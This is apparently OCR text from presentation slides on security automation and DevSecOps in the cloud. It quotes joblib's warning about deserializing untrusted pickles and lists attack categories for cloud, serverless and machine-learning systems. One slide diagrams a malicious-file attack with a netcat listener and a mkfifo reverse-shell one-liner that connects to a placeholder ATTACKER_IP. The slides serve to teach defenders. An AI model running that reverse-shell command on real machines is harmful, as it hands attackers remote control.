
Pragmatic Security Automation and DevSecOps in the Cloud



JOSHUA ARVIN LAT


Chief Technology Officer of

NuWorks Interactive Labs

AWS Machine Learning Hero

Author of 📖
Machine Learning with Amazon SageMaker Cookbook


Author of 📖
Machine Learning Engineering on AWS



Machine Learning with Amazon SageMaker Cookbook

80 proven recipes for data scientists and developers to perform machine learning experiments and deployments

Joshua Arvin Lat



‹packt›

1ST EDITION

Machine Learning Engineering on AWS

Building, Scaling, and Securing Machine Learning Systems and MLOps Pipelines in Production

JOSHUA ARVIN LAT

Pragmatic Security Automation and DevSecOps in the Cloud


→ INTRODUCTION

→ UNDERSTANDING WHAT ATTACKS ARE POSSIBLE

→ SECURITY AUTOMATION STRATEGIES

INTRODUCTION

SHORT-TERM FINANCIAL OBJECTIVES	VERY HIGH
LONG-TERM FINANCIAL OBJECTIVES	HIGH
CLIENT AND CUSTOMER HAPPINESS	HIGH
COMPLIANCE	LOW



Navigation

- Why joblib: project goals
- Installing joblib
- On demand recomputing: the *Memory* class
- Embarrassingly parallel for loops
- Persistence
  - Use case
  - A simple example
  - Persistence in file objects
  - Compressed joblib pickles

- Examples
- Development

- `joblib`.Memory
- `joblib`.Parallel
- `joblib`.dump
- `joblib`.load

Persistence

Use case

`joblib.dump()` and `joblib.load()` provide a replacement for pickle to work efficiently on arbitrary Python objects containing large data, in particular large numpy arrays.

Warning:


`joblib.dump()` and `joblib.load()` are based on the Python pickle serialization model, which means that arbitrary Python code can be executed when loading a serialized object with `joblib.load()`.

`joblib.load()` should therefore never be used to load objects from an untrusted source or otherwise you will introduce a security vulnerability in your program.

Note:

As of Python 3.8 and numpy 1.16, pickle protocol 5 introduced in PEP 574 supports efficient serialization and de-serialization for large data buffers natively using the standard library:

```
pickle.dump(large_object, fileobj, protocol=5)
```



```
nc -nvl 14344
```

ATTACKER MACHINE


MALICIOUS FILE

VICTIM MACHINE / RESOURCE

```
mkfifo /tmp/ABC;
cat /tmp/ABC | /bin/sh -i 2>&1 | nc ATTACKER_IP 14344 > /tmp/ABC
```


CYBERSECURITY ATTACK CHAIN

12
1
11
10
BIG
EN




AUTOMATED PIPELINES!

UNDERSTANDING WHAT ATTACKS ARE POSSIBLE


Virtual Private Cloud
Availability Zone
Public Subnet
Private Subnet
Availability Zone
Public Subnet
CLOUD9
CONTROL
INSTANCE
Private Subnet
Elastic
Kubernetes
Service

HIGH RISK?



ATTACKS ON CLOUD RESOURCES

INEFFECTIVE LOGGING AND MONITORING


CONTAINER ORCHESTRATION
SECURITY MISCONFIGURATION

SENSITIVE DATA EXPOSURE

NETWORK SECURITY MISCONFIGURATION

CI/CD PIPELINE
SECURITY ISSUES

INSECURE SECRET STORAGE



```
ec2.describeInstances(function(err, data) {
    if (err) {
        console.log(err, err.stack);
    } else {
        for (var index in data.Reservations) {
            ...
        }
    }
}
```

ATTACKS ON SERVERLESS APPLICATIONS

```
ec2.describeInstances(function(err, data) {
    if (err) {
        console.log(err, err.stack);
    } else {
        for (var index in data.Reservations) {
            ...
        }
    }
```

USING COMPONENTS WITH KNOWN VULNERABILITIES

CODE INJECTION


BROKEN AUTHENTICATION

SECURITY MISCONFIGURATION

SQL INJECTION

DENIAL OF WALLET

SENSITIVE DATA EXPOSURE



MODEL ARTIFACTS

CUSTOM CODE

DOCKER CONTAINER IMAGE

CONFIGURATION

MACHINE LEARNING SERVICE

ML INFERENCE ENDPOINT

ATTACKS ON
DATA PRIVACY & MODEL PRIVACY


Membership inference attack

Model inversion attack

Attribute inference attack


Model extraction attack

De-anonynimization



SECURITY AUTOMATION STRATEGIES

